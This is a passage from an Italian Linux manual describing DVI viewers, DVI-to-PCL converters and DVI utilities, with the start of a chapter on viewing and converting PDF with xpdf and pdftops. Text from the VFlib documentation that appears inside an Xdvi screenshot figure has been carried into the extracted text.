Tmview prevede alcuni file di configurazione: '`/etc/dvilx`' e '`~/.dvilx`' nel caso dell'eseguibile '**`dvilx`**'; '`/etc/dvisvga`' e '`~/.dvisvga`' nel caso dell'eseguibile '**`dvisvga`**'. I file di configurazione personali degli utenti vengono creati e aggiornati da Tmview in base all'utilizzo. Tra le altre cose, questo serve a memorizzare il percorso degli ultimi file letti. Gli utenti che non vogliono l'alterazione automatica di questi file, possono togliere i permessi di scrittura al loro file.

Probabilmente l'opzione della riga di comando che deve essere conosciuta è quella che permette di definire la dimensione della finestra, nel caso di '**`dvilx`**', ovvero la risoluzione dello schermo, nel caso di '**`dvisvga`**':

```
-dampiezzaxaltezza
```

Infatti, per quanto riguarda in particolare '**dvilx**', una volta avviato non è possibile ridimensionare la sua finestra.

Quando si avvia Tmview, utilizzando uno dei due eseguibili in base alla convenienza, occorre considerare che potrebbe essere necessario attendere un po' di tempo per preparare i caratteri, come avviene già con applicazioni simili, quali Dvips, che utilizzano la libreria Kpathsea.

Dopo l'avvio, sia nel caso dell'edizione per schermi SVGA, sia per la versione per X, si interviene attraverso comandi della tastiera molto semplici. La tabella 217.6 ne riepiloga i più comuni.

Tabella 217.6. Alcuni comandi di Tmview per la navigazione del documento.

Comando	Alternativa	Descrizione
[*?*][*?*]		Visualizza la guida interna.
[*i*]	[*Pagina su*]	Visualizza la pagina precedente.
[*m*]	[*Pagina giù*]	Visualizza la pagina successiva.
n[*g*]		Va alla pagina ***n***-esima (*go*).
[*u*]	[*Freccia su*]	Scorre in alto.
[*n*]	[*Freccia giù*]	Scorre in basso.
[*h*]	[*Freccia sinistra*]	Scorre a sinistra.
[*j*]	[*Freccia destra*]	Scorre a destra.
[*z*]		Centra l'area visibile.
[*b*]		Inserisce un segnalibro (*bookmark*).
[*w*]		Raggiunge il prossimo segnalibro.
[^]		Raggiunge il segnalibro precedente.
[*s*]		Ricerca una stringa, di cui viene chiesto l'inserimento subito dopo (*search*).
[*][*r*]		Rilegge il file (*reload*).
[*q*]		Termina il funzionamento (*quit*).

217.3.3 Xdvi

Xdvi, [6] in qualità di software per l'ambiente grafico X, ha un'impostazione piuttosto vecchia e un utilizzo molto scomodo; in effetti si usa ancora molto poco, dal momento che esiste l'alternativa di Ghostview o GV dopo una conversione in PostScript.

Xdvi permette la visualizzazione di file DVI all'interno dell'ambiente grafico X. In presenza di immagini incorporate di tipo PostScript, richiede la presenza di Ghostscript.

Figura 217.7. Xdvi.

Quit
Open
Reread
Help
Full size
25%
17%
13%
First
Page-10
Page-5
Prev
Next
Page+5
Page+10
Last
View PS
Back

70 VFlib 3.6.12

Other fonts are solved in PK and GF format fonts. If a font is not available in these formats, a TFM font is used to produce a "black" box. (TFM files are metrics files and do not conatin glyph. But TFM driver in VFlib produces a "box" glyph as it ware font files.)

Parameters of device resolution and magnification factor for the function VF_OpenFont1() determines the font size and font metrics to be opened.

To use VFlib with this vflibcap file, I recommend to open font by VF_OpenFont1(*name*.pk, *dpi*, *dpi*, -1, *mag*, *mag*), where *name*.pk is a font name (e.g., cmr10.pk), *dpi* is the device resolution in dpi (e.g., 300), and *mag* is the magnification factor (e.g., 1.2 for magstep 1 fonts).

```
;; -----------------------------------------------------------------
;;   VFlib Default
;; -----------------------------------------------------------------
(define-default VFlib
  (extension-hints  ("pk" TeX))
  (implicit-font-classes)
  (uncompression-programs  (".Z" "zcat") (".gz" "gzip -cd"))
  (variable-values  (TeX_USE_KPATHSEA      "Yes")
                    (TeX_DPI               "300")  ;; or "600"
                    (TeX_KPATHSEA_MODE     "cx")   ;; or "ljfour"
                    (TeX_KPATHSEA_PROGRAM  "/usr/local/bin/xldvi"))
  (use-kpathsea          $TeX_USE_KPATHSEA)
  (kpathsea-mode         $TeX_KPATHSEA_MODE)
  (kpathsea-program-name  $TeX_KPATHSEA_PROGRAM)
  (code-conversion-files
   "iso8859-1_unicode.ccv" "iso8859-2_unicode.ccv" "iso8859-3_unicode.ccv"
   "iso8859-4_unicode.ccv" "iso8859-5_unicode.ccv" "iso8859-6_unicode.ccv"
   "iso8859-7_unicode.ccv" "iso8859-8_unicode.ccv" "iso8859-9_unicode.ccv"
   "jisx0201_unicode.ccv" "jisx0208_unicode.ccv" "jisx0212_unicode.ccv"
   "ksc5601_unicode.ccv"
   "gb12345_unicode.ccv" "gb2312_unicode.ccv"
   "big5_unicode.ccv" "cns11643_unicode.ccv"
   "iso8859-5_koi8-r.ccv" "koi8-r_iso8859-5.ccv" "koi8-r_unicode.ccv"))

;; -----------------------------------------------------------------
;;   TeX-related Font Class Default and TeX Font Mapper
;; -----------------------------------------------------------------
(define-default  TeX
```

This is xdvik 22.40v (T1Lib rendering on)

Xdvi è rimasto decisamente spartano nella sua impostazione; oltre a questo, per visualizzare tutti i bottoni grafici che possono essere utilizzati, richiede una risoluzione dello schermo di almeno 1 024×768. In alternativa si è costretti a utilizzare i comandi attraverso la tastiera.

xdvi [***opzioni***] [***file_dvi***]

L'eseguibile '**`xdvi`**' viene utilizzato generalmente senza alcun argomento, eventualmente può essere fornito il nome del file DVI che si vuole visualizzare.

Tabella 217.8. Alcuni comandi da tastiera.

Comando	Descrizione
[*u*], [*d*], [*l*], [*r*]	Questi tasti (*up*, *down*, *left*, *right*), oppure i corrispondenti tasti freccia, possono essere usati per spostare il testo all'interno della finestra.
[*n*], [*p*]	Questi tasti (*next*, *previous*), oppure i corrispondenti tasti [*pagina giù*] e [*pagina su*], permettono di passare alla visualizzazione della pagina successiva o alla pagina precedente.
[*q*]	Conclude il funzionamento del programma (*quit*).

217.3.4 TkDVI

TkDVI[7] permette la visualizzazione di file DVI all'interno dell'ambiente grafico X, in modo analogo a quanto fa Xdvi. Tuttavia, a differenza del primo, visualizza meglio i caratteri, ma manca la possibilità di vedere le immagini PostScript incorporate. La figura 217.9 mostra come si presenta il programma in condizioni normali.

Figura 217.9. TkDVI.

L'utilizzo è abbastanza intuitivo e non serve una preparazione particolare. Per avviarlo, basta usare l'eseguibile '**`tkdvi`**' e in condizioni normali non si utilizzano delle opzioni. Tuttavia, è obbligatoria l'indicazione del file su cui intervenire:

```
tkdvi [opzioni] file
```

217.3.5 Xgdvi e SpawX11

Xgdvi e SpawX11 sono programmi che fanno parte del pacchetto TeX-Guy, [8] con lo scopo di visualizzare il contenuto di file DVI. I due si distinguono in particolare per il modo con cui è possibile interagire: il primo offre una serie di pulsanti grafici, mentre il secondo si usa semplicemente con il mouse, dove il tasto destro consente di visualizzare la pagina successiva, mentre quello sinistro riporta alla pagina precedente.

```
xgdvi [opzioni] file
```

```
spawx11 [opzioni] file
```

I due programmi funzionano in modo molto semplice, ma incontrano difficoltà nella visualizzazione di caratteri tipografici particolari.

Figura 217.10. Xgdvi.

217.3.6 Kdvi

Kdvi [9] è un programma per la visualizzazione di file DVI, con un'interfaccia grafica conforme allo stile di KDE.

Figura 217.11. Kdvi

```
kdvi [opzioni] [file]
```

Si veda eventualmente la pagina di manuale *kdvi(1)*.

217.4 Dvilj

Dvilj [10] è un pacchetto di programmi in grado di convertire un file DVI direttamente in formato PCL, quello usato dalle stampanti HP Laserjet.

I programmi in questione sono differenti dal momento che esistono diverse varianti nel linguaggio in base alle caratteristiche delle stampanti stesse. Per la precisione, si distingue tra:

- '**dvilj4**' per stampanti HP Laserjet 4 e compatibili;
- '**dvilj4l**' per stampanti HP Laserjet 4L e compatibili;
- '**dvilj2p**' per stampanti HP Laserjet IIp e compatibili;

- '**dvilj**' per stampanti HP Laserjet generiche e compatibili;

La sintassi per l'utilizzo di questi programmi è la stessa, a parte il nome:

```
dvilj [opzioni] file_dvi
```

```
dvilj2p [opzioni] file_dvi
```

```
dvilj4 [opzioni] file_dvi
```

```
dvilj4l [opzioni] file_dvi
```

Si può osservare che non si prevede l'indicazione del file generato dall'elaborazione come argomento finale. Infatti, in condizioni normali, questo file viene creato in modo predefinito, utilizzando lo stesso nome di quello corrispondente del file DVI, dove al posto dell'ultima estensione si utilizza '.lj'; in alternativa può essere indicato attraverso un'opzione apposita.

Per esempio, il comando seguente dovrebbe generare il file 'pippo.lj':

$ **dvilj4l pippo.dvi** [*Invio*]

I programmi di Dvilj non sono in grado di gestire i «caratteri virtuali», cosa che richiede generalmente una pre-elaborazione del file DVI attraverso il programma '**dvicopy**', praticamente nel modo seguente:

$ **dvicopy pippo.dvi pippo.2.dvi** [*Invio*]

$ **dvilj4l pippo.2.dvi** [*Invio*]

La tabella 217.12 riassume le opzioni di questi programmi che compongono il blocco di Dvilj.

Tabella 217.12. Opzioni della riga di comando dei programmi di Dvilj.

Opzione	Descrizione
-c***n***	Stampa ogni pagina ***n*** volte.
-D1	Stampa solo le pagine dispari (destre).
-D2	Stampa solo le pagine pari (sinistre).
-e***file***	Crea il file indicato invece di quello predefinito.
-e-	Emette il risultato attraverso lo standard output.
-f***n***	Stampa a partire dalla pagina ***n***.

Opzione	Descrizione
`-t`***n***	Stampa fino alla pagina ***n***.
`-p`***n***	Stampa solo ***n*** pagine.
`-m#`***n***	Ridimensiona in rapporto di ***n*** / 1000.
`-m0`	Ridimensiona a 1000 / 1000.
`-mh`	Ridimensiona a 1095 / 1000.
`-m1`	Ridimensiona a 1200 / 1000.
`-mq`	Ridimensiona a 1250 / 1000.
`-m2`	Ridimensiona a 1440 / 1000.
`-m3`	Ridimensiona a 1728 / 1000.
`-m4`	Ridimensiona a 2074 / 1000.
`-m5`	Ridimensiona a 2488 / 1000.
`-r`	Inverte l'ordine delle pagine.
`-s1`	Carta in formato «executive» (7,25 in × 10,5 in).
`-s2`	Carta in formato «lettera» (8,5 in × 11 in).
`-s3`	Carta in formato «legale» (8,5 in × 14 in).
`-s26`	Carta in formato A4.
`-s80`	Busta «monarch» (3,875 in × 7,5 in).
`-s81`	Busta «commercial-10» (4,125 in × 9,5 in).
`-s90`	Busta «DL» (110 mm × 220 mm).
`-s91`	Busta «C5» (162 mm × 229 mm).
`-v`	Mostra informazioni più dettagliate.
`-VK`	Compatibilità con stampanti Kyocera.
`-VB`	Compatibilità con stampanti Brother.
`-V6`	Compatibilità con stampanti HP Laserjet 6L.

I programmi di Dvilj possono funzionare anche come filtro. Per questo, se al posto del file in ingresso si indica un trattino ('`-`'), si intende indicare per questo lo standard input.

217.5 Programmi di servizio vari sul formato DVI

Il formato DVI non offre molti strumenti per la sua rielaborazione. Vale la pena di conoscere quel poco che c'è, tenendo conto però che a volte si tratta di script che compiono il loro lavoro attraverso una rielaborazione in PostScript.

Tra tutti questi programmi di servizio merita attenzione '**`dvicopy`**', il quale si occupa di generare un nuovo file DVI nel quale siano contenuti solo riferimenti a caratteri standard. In pratica, vengono trasformati i riferimenti ai «caratteri virtuali» che possono creare problemi ad alcuni programmi che utilizzano il formato DVI.

217.5.1 Utilizzo di «dvicopy»

Il programma '**`dvicopy`**' [11] trasforma un file DVI in un altro che non contenga più riferimenti a caratteri virtuali:

```
dvicopy [opzioni] [file_dvi_ingresso [file_dvi_uscita]]
```

Come si può intuire dallo schema sintattico, quando non si indica il file DVI in uscita, il risultato dell'elaborazione viene emesso attraverso lo standard output; quando manca anche l'indicazione del file in ingresso, questo viene atteso dallo standard input.

Il programma '**`dvicopy`**' prevede l'uso eventuale di opzioni, che però non sono determinanti per il suo scopo fondamentale, per cui non vengono mostrate.

$ **`dvicopy pippo.dvi pippo.2.dvi`** [*Invio*]

L'esempio che si vede, serve semplicemente a generare il file '`pippo.2.dvi`', a partire da '`pippo.dvi`'.

217.5.2 Utilizzo di «dviselect»

Il programma '**`dviselect`**'[12] permette di selezionare un gruppo di pagine da un file DVI, generando un altro file DVI contenente tale raccolta.

```
dviselect [opzioni] intervallo_pagine [, intervallo_pagine]... ↩
↪ [file_dvi_ingresso [file_dvi_uscita]]
```

Come avviene con '**`dvicopy`**', quando non si indica il file DVI in uscita, il risultato dell'elaborazione viene emesso attraverso lo standard output; quando manca anche l'indicazione del file in ingresso, questo viene atteso dallo standard input. Tuttavia, in aggiunta, si possono usare delle opzioni particolari per indicare espressamente quale file è in ingresso e quale è in uscita.

Dal momento che le opzioni non sono determinanti per il funzionamento di '**`dviselect`**', queste non vengono mostrate; piuttosto, è necessario descrivere come si indicano gli intervalli di pagine:

- ```
  [pagina_iniziale] : [pagina_finale]
  ```
  ```

In questo modo, il valore che appare prima dei due punti indica la pagina di partenza, mentre l'altro indica la pagina finale. In mancanza del primo valore, si intende la prima pagina; in mancanza del secondo si intende l'ultima pagina.

Se uno dei valori che indicano gli intervalli di pagine, è preceduto da un trattino basso ('_'), si intende fare riferimento a una pagina numerata in modo negativo.

- ```
  odd
  ```

  Seleziona tutte le pagine dispari, ovvero quelle destre in una numerazione normale.

- ```
  even
  ```

  Seleziona tutte le pagine pari, ovvero quelle sinistre in una numerazione normale.

$ **dviselect 20:30,60:70 pippo.dvi pippo.2.dvi** [*Invio*]

L'esempio mostra la creazione del file 'pippo.2.dvi' a partire da 'pippo.dvi', selezionando solo le pagine da 20 a 30 e da 60 a 70.

217.5.3 Utilizzo di «dvidvi»

Il programma '**dvidvi**'[13] permette di selezionare un gruppo di pagine da un file DVI, generando un altro file DVI contenente tale raccolta.

```
dvidvi [opzioni] file_dvi_ingresso file_dvi_uscita
```

'**dvidvi**' consente anche di raggruppare assieme più pagine logiche in una sola pagina fisica, attraverso l'opzione speciale '**-m**', come possono fare le PSUtils con i file PostScript. Tuttavia, tale funzionalità è incompleta, perché manca la possibilità di ridurre le dimensioni e di ruotare le pagine.

Tabella 217.13. Alcune opzioni.

Opzione	Descrizione
-f ***n***	Seleziona le pagine a partire dal numero indicato.
-l ***n***	Seleziona le pagine fino al numero indicato.
-n ***n***	Seleziona un numero massimo di ***n*** pagine.
-i {***m***..***n***|***n***}[,{***m***..***n***|***n***}]...	Questa opzione, consente di indicare una serie di intervalli di pagine da includere. Gli intervalli sono indicati separando le due estremità con due punti in orizzontale ('..'). Indicando un numero isolato, si fa riferimento esclusivamente alla pagina relativa.
-x {***m***..***n***|***n***}[,{***m***..***n***|***n***}]...	Questa opzione, consente di indicare una serie di intervalli di pagine da escludere da quanto già incluso. Funziona come l'opzione '**-i**'.
-r	Inverte l'ordine delle pagine.

Segue la descrizione di alcuni esempi.

- `$ dvidvi -f 21 -l 40 pippo.dvi pippo.2.dvi` [*Invio*]

  Genera il file '`pippo.2.dvi`', copiando l'intervallo di pagine dalla 21-esima alla 40-esima del file '`pippo.dvi`'.

- `$ dvidvi -i 21..40 pippo.dvi pippo.2.dvi` [*Invio*]

  Esattamente come nell'esempio precedente.

217.5.4 Utilizzo di «dviconcat»

Il programma '**`dviconcat`**' [14] permette di unire assieme un gruppo di file DVI, generando un file DVI unico, contenente tale raccolta.

```
dviconcat [opzioni] file...
```

L'opzione più importante è '**`-o`** *file*', che permette di indicare il nome del file che si vuole generare, a partire dall'unione di tutti i file indicati come argomento nella parte finale della riga di comando. In mancanza di tale opzione, il risultato viene emesso attraverso lo standard output.

`$ dviconcat -o risultato.dvi primo.dvi secondo.dvi` [*Invio*]

L'esempio mostra la creazione del file '`risultato.dvi`' a partire da '`primo.dvi`' e '`secondo.dvi`'.

217.5.5 Utilizzo di «dvi2fax»

In alcuni sistemi esiste il programma '**`dvi2fax`**', [15] che in realtà è uno script che utilizza Dvips e Ghostscript per generare un file in formato FAX a partire da uno in DVI.

```
dvi2fax {-hi|-lo} file_dvi opzioni_per_dvips
```

Come si vede dalla sintassi, non viene indicato il nome del file finale, che in generale è lo stesso di quello di origine, con la variante dell'estensione che diventa '`.fax`'.

Per arrivare a questo risultato, lo script '**`dvi2fax`**' si avvale di Dvips con due configurazioni speciali a seconda della risoluzione del fax: '`config.dfaxlo`' e '`config.dfaxhigh`'. Dvips viene usato per generare un file PostScript con la risoluzione necessaria, mentre Ghostscript svolge il passaggio finale per trasformare il file PostScript in fax.

`$ dvi2fax -hi pippo.dvi` [*Invio*]

L'esempio mostra il caso tipico, in cui si vuole ottenere il file '`pippo.fax`' a partire dal file '`pippo.dvi`'. Come si può intuire, l'opzione '**`-hi`**' genera un file FAX ad alta risoluzione, mentre l'opzione opposta, '**`-lo`**' genererebbe un file a bassa risoluzione.

217.5.6 Utilizzo di «dvipng»

Il programma '**dvipng**' [16] permette di generare una serie di file in formato PNG, dalle pagine di un file DVI:

```
dvipng [opzioni] file_dvi[.dvi]
```

Se tra le opzioni della riga di comando non si specifica il nome o il modello del nome dei file da generare, si ottiene qualcosa che riprende la radice del nome del file DVI, seguita da un numero e dall'estensione ('.png').

Tabella 217.14. Alcune opzioni.

Opzione	Descrizione
-D ***n***	Specifica la risoluzione (orizzontale e verticale) in punti per pollice.
-p [=]***n*** -l [=]***n***	Queste due opzioni consentono di selezionare l'intervallo di pagine desiderato. L'opzione '**-p**' indica la pagina iniziale, l'opzione '**-l**' (*last*) serve per indicare la pagina finale. Se si usa il segno '**=**' davanti al numero, si intende fare riferimento a numeri assoluti di pagina.
-pp ***m***-***n***	Questa opzione consente di specificare un intervallo di pagine da generare e può essere usata anche più volte.
-o ***modello***	Questa opzione (*output*) consente di specificare il modello da usare per i nomi dei file da creare. Nel modello, la sigla '**%d**', oppure '**%03d**', viene rimpiazzata con il numero della pagina (nel secondo caso è sempre di tre cifre).
-x ***n***	Specifica il livello di ingrandimento o di riduzione, dove ***n*** rappresenta un valore in millesimi.

Segue la descrizione di alcuni esempi.

- `$ dvipng prova.dvi` [*Invio*]

  Genera una serie di file ('prova1.png', 'prova2.png',...) con il contenuto di tutte le pagine del file 'prova.dvi'.

- `$ dvipng -p =10 -l =20 prova.dvi` [*Invio*]

  Genera una serie di file (da 'prova10.png' a 'prova20.png') con il contenuto delle pagine dalla numero 10 alla numero 20, incluse, contandole in modo assoluto.

- `$ dvipng -p =5 -l =10 -o prova-%03d.png prova.dvi` [*Invio*]

  Genera una serie di file, da 'prova-001.png' a 'prova-010.png'.

  Si osservi che nel modello si può usare solo la sigla '**%d**', oppure '**%03d**', pertanto, se si hanno più di 999 pagine, non è possibile richiedere una numerazione di quattro cifre costanti.

- `$ dvipng -p =5 -l =10 -o prova-%03d.png -x 100 prova.dvi` [*Invio*]

  Come nell'esempio precedente, producendo però delle miniature della dimensione di un decimo (100/1 000).

- $ **dvipng -p =5 -l =10 -o prova-%03d.png -x 100 -D 600 prova.dvi** [*Invio*]

  Come nell'esempio precedente, ma con una risoluzione di 600 punti per pollice. In pratica, considerato che normalmente uno schermo funziona con risoluzioni da 72 punti o da 100 punti, l'immagine risultante è più grande (almeno sei volte più grande).

217.5.7 Utilizzo di «dvired»

Lo script '**dvired**', [17] attraverso Dvips e PSUtils, genera una trasformazione in PostScript che poi viene trasformata in modo da ridurre il formato, ottenendo due pagine logiche in una singola pagina fisica.

```
dvired [-o file_ps_uscita | -P coda_di_stampa | -f] [altre_opzioni_per_dvips] file
```

Come si può vedere dallo schema sintattico, attraverso le opzioni indicate è possibile decidere se il risultato finale, in PostScript, debba essere inviato a una coda di stampa, a un file, o debba essere emesso attraverso lo standard output. Se si indicano altre opzioni, queste vengono passate tali e quali a Dvips.

$ **dvired pippo.dvi** [*Invio*]

L'esempio mostra il caso più semplice, ma anche più logico, dal momento per situazioni più complesse conviene gestire direttamente Dvips e i programmi delle PSUtils. In pratica, se Dvips è configurato in modo standard, si ottiene la stampa del file 'pippo.dvi', dopo che questo è stato ridotto in modo da stampare due pagine logiche per una sola pagina reale.

[1] Alcune distribuzioni GNU comuni non includono tutto il necessario per arrivare al risultato finale della stampa attraverso i programmi del pacchetto Dvilj.

[2] **Dvips** GNU GPL

[3] **Dvipdfm** GNU GPL

[4] **Catdvi** GNU GPL

[5] **Tmview** licenza speciale

[6] **Xdvi** MIT

[7] **TkDVI** software libero con licenza speciale

[8] **TeX-Guy** GNU GPL e GNU LGPL

[9] **Kdvi** GNU GPL

[10] **Dvilj** GNU GPL

[11] **dvicopy** GNU GPL

[12] **dviselect** licenza speciale

[13] **dvidvi** GNU GPL

[14] **dviconcat** ?

[15] **dvi2fax** dominio pubblico

[16] **dvipng** GNU GPL

[17] **dvired** GNU GPL

Capitolo 218

PDF

Il formato PDF (*Portable document format*) è una derivazione del PostScript, con meno pretese del suo predecessore, ma con caratteristiche interessanti, quali la possibilità di inserire riferimenti ipertestuali e le anteprime delle pagine. Anche se il formato PDF perde alcune potenzialità di PostScript, le sue caratteristiche lo rendono più adatto alla pubblicazione di documenti, pronti per la stampa, attraverso Internet.


218.1 Strumenti

Teoricamente, lo stesso Ghostscript dovrebbe essere in grado di elaborare i file PDF, sia per convertire questi in PostScript, sia per fare l'operazione opposta (si veda la sezione 215.5); eventualmente, in caso di difficoltà, si può fare affidamento sui programmi del pacchetto Xpdf, composti essenzialmente da un visualizzatore in anteprima, accompagnato da un paio di programmi di conversione.

218.1.1 Utilizzo di «xpdf»

Il programma '**`xpdf`**' [1] si usa con l'ambiente grafico X ed è in grado di visualizzare il contenuto dei file in formato PDF. Può essere avviato semplicemente, senza indicare argomenti; in tal caso è possibile caricare un file PDF attraverso il menù che si ottiene premendo il terzo tasto del mouse. Se si indica un file nella riga di comando, questo viene aperto immediatamente; eventualmente può anche essere aggiunto un numero di pagina che rappresenta il punto da cui si vuole iniziare la visualizzazione.

```
xpdf [opzioni] [file_pdf [n_pagina|+destinazione]]
```

Figura 218.1. Il programma '**`xpdf`**' durante il funzionamento.

> La figura 218.1 mostra l'indice aperto sulla sinistra. Si osservi che non tutti i file PDF hanno un indice di questo tipo; a ogni modo, per aprire tale finestra, occorre «afferrare» il pulsantino quadrato che appare nella parte inferiore della linea di separazione e trascinarlo verso destra.

La stampa del file PDF può essere ottenuta selezionando il tasto che rappresenta la stampante. Il programma propone la scelta del programma di stampa o del file PostScript nel quale salvare le pagine desiderate.

Figura 218.2. La mascherina per il controllo della stampa.





Tabella 218.3. Alcune opzioni.

Opzione	Descrizione
`-rv`	Inverte i colori delle pagine, escluse le immagini (non funziona con tutti i file PDF).
`-fullscreen`	Funziona a schermo intero.

Segue la descrizione di alcuni esempi.

- `$` **`xpdf prova.pdf`** [*Invio*]

  Carica il file '`prova.pdf`' e inizia a visualizzare la prima pagina.

- `$` **`xpdf prova.pdf 10`** [*Invio*]

  Carica il file '`prova.pdf`' e inizia a visualizzare la pagina numero 10.

- `$` **`xpdf prova.pdf +capitolo-1`** [*Invio*]

  Carica il file '`prova.pdf`' e inizia a visualizzare la pagina che contiene l'etichetta '**`capitolo-1`**'.

- `$` **`xpdf -rv prova.pdf`** [*Invio*]

  Carica il file '`prova.pdf`' visualizzando a colori inversi.

Il funzionamento interattivo può essere controllato attraverso il mouse, oppure attraverso la tastiera, come descritto nella tabella successiva. La conoscenza dei comandi da tastiera è indispensabile per poter utilizzare il programma a schermo intero, perché in tal caso mancano i pulsanti grafici di controllo.

Tabella 218.4. Alcuni comandi per l'uso di '`xpdf`'.

Comando	Alternativa	Descrizione
[*h*]	pulsante grafico con il punto interrogativo	Visualizza una finestra contenente una guida rapida all'uso del programma (*help*).
[*o*]	con il tasto destro del mouse si può selezionare la voce da un menù a scomparsa	Apre un file (*open*).
[*r*]	con il tasto destro del mouse si può selezionare la voce da un menù a scomparsa	Riapre un file già aperto (*reopen*).
[*f*], [*Ctrl f*]	pulsante grafico con il binocolo	Cerca una stringa nel documento (*find*).
[*Ctrl g*]		Cerca la corrispondenza successiva (*go*).
[*Ctrl p*]	pulsante grafico con la stampante	Stampa (*print*).
[*Ctrl n*]	pulsante grafico con il simbolo '`>`'	Passa alla pagina successiva (*next*).
[*Ctrl p*]	pulsante grafico con il simbolo '`<`'	Passa alla pagina precedente (*previous*).
[*Pagina giù*], [*barra spaziatrice*]		Scorre in avanti.
[*Pagina su*], [*Backspace*], [*Canc*]		Scorre all'indietro.
tasti freccia		Scorre lentamente nella direzione della freccia.
[*Home*]		Scorre all'inizio della pagina attuale.
[*End*]		Scorre alla fine della pagina attuale.
[*v*]	pulsante grafico con il simbolo '`->`'	Scorre in avanti nello storico delle pagine già visitate.
[*b*]	pulsante grafico con il simbolo '`->`'	Scorre all'indietro nello storico delle pagine già visitate.
[*0*], [+], [-]	pulsante grafico del menù di controllo dell'ingrandimento	Controlla l'ingrandimento: [*0*] riporta alla dimensione normale; i tasti [+] e [-] ingrandiscono e riducono rispettivamente.
[*z*], [*w*]	pulsante grafico del menù di controllo dell'ingrandimento: *fit page* e *fit width*	I due comandi servono rispettivamente per adattare l'ingrandimento in modo tale che si veda tutta la pagina, oppure che si veda tutta l'ampiezza della pagina.
[*Ctrl-l*]		Ridisegna l'immagine.
[*q*]		Conclude il funzionamento (*quit*).

Quando il puntatore grafico del mouse si trova nell'area che mostra la pagina, i tasti del mouse hanno funzioni speciali:

sinistro, trascinamento	Il tasto sinistro consente di evidenziare una zona, attraverso il trascinamento, che può essere incollata in un altro programma (funziona solo per il testo).
sinistro, clic	Un clic con il tasto sinistro consente di seguire un riferimento ipertestuale.
centrale, trascinamento	Il tasto centrale, tenendolo premuto, consente di spostare la pagina nello spazio di visualizzazione della sua finestra.
destro, clic	Un clic con il tasto destro mostra un menù a scomparsa, da cui è possibile accedere facilmente alle funzioni più importanti.

218.1.2 Utilizzo di «pdftops»

Il programma '**`pdftops`**' [2] converte file dal formato PDF in PostScript. Se viene omessa l'indicazione del nome del file PostScript nella riga di comando, questo viene determinato sostituendo l'estensione '`.pdf`' con '`.ps`'.

> `pdftops` [***opzioni***] ***file_pdf*** [***file_ps***]

